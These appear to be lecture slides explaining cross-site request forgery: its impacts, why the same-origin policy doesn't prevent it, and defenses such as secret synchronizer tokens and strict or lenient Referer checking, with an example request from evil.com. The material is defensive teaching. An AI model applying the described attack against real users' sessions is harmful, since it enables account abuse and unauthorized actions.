


Impact


- Hijack any ongoing session (if no protection)
 - Netflix: change account settings, Gmail: steal contacts, Amazon: one-click purchase
- Reprogram the user's home router
- Login to the *attacker's* account
 - Why?

XSRF True Story

[Alex Stamos]



XSRF (aka CSRF): Summary




Q: how long do you stay logged on to Gmail? Financial sites?

Broader View of XSRF

- Abuse of cross-site data export
 - SOP does not control data export
 - Malicious webpage can initiate requests from the user's browser to an honest server
 - Server thinks requests are part of the established session between the browser and the server (automatically sends cookies)

How might you protect against XSRF?



XSRF Defenses


- Secret validation token



```
<input type=hidden value=23a3af01b>
```

- Another common strategy is to put the token in a cookie

Why does adding a magic value to the form from bank.com work?



XSRF Defenses

- Secret validation token



```
<input type=hidden value=23a3af01b>
```

- Referrer validation



```
Referer:  
http://www.facebook.com/home.php
```

Add Secret Token to Forms

```
<input type=hidden value=23a3af01b>
```

- “Synchronizer Token Pattern”
- Include a **secret challenge token** as a hidden input in forms
 - Token often based on user’s session ID
 - Server must verify correctness of token before executing sensitive operations
 - OR add it as an additional cookie, with different permissions (which ones?)
- Why does this work?
 - **Same-origin policy**: attacker can’t read token out of legitimate forms loaded in user’s browser, so can’t create fake forms with correct token

Referer Validation

Facebook Login

For your security, never enter your Facebook password on sites not located on Facebook.com.

Email:

Password:

☐ Remember me

[Login](#) or [Sign up for Facebook](#)

[Forgot your password?](#)



Referer:

http://www.facebook.com/home.php



Referer:

http://www.evil.com/attack.html



Referer:

- **Lenient** referer checking – header is optional
- **Strict** referer checking – header is required

Why Not Always Strict Checking?

- Why might the referer header be suppressed?
 - Stripped by the organization's network filter
 - Stripped by the local machine
 - Stripped by the browser for HTTPS → HTTP transitions
 - User preference in browser
 - Buggy browser
- Web applications can't afford to block these users
- **Many web application frameworks include CSRF defenses today**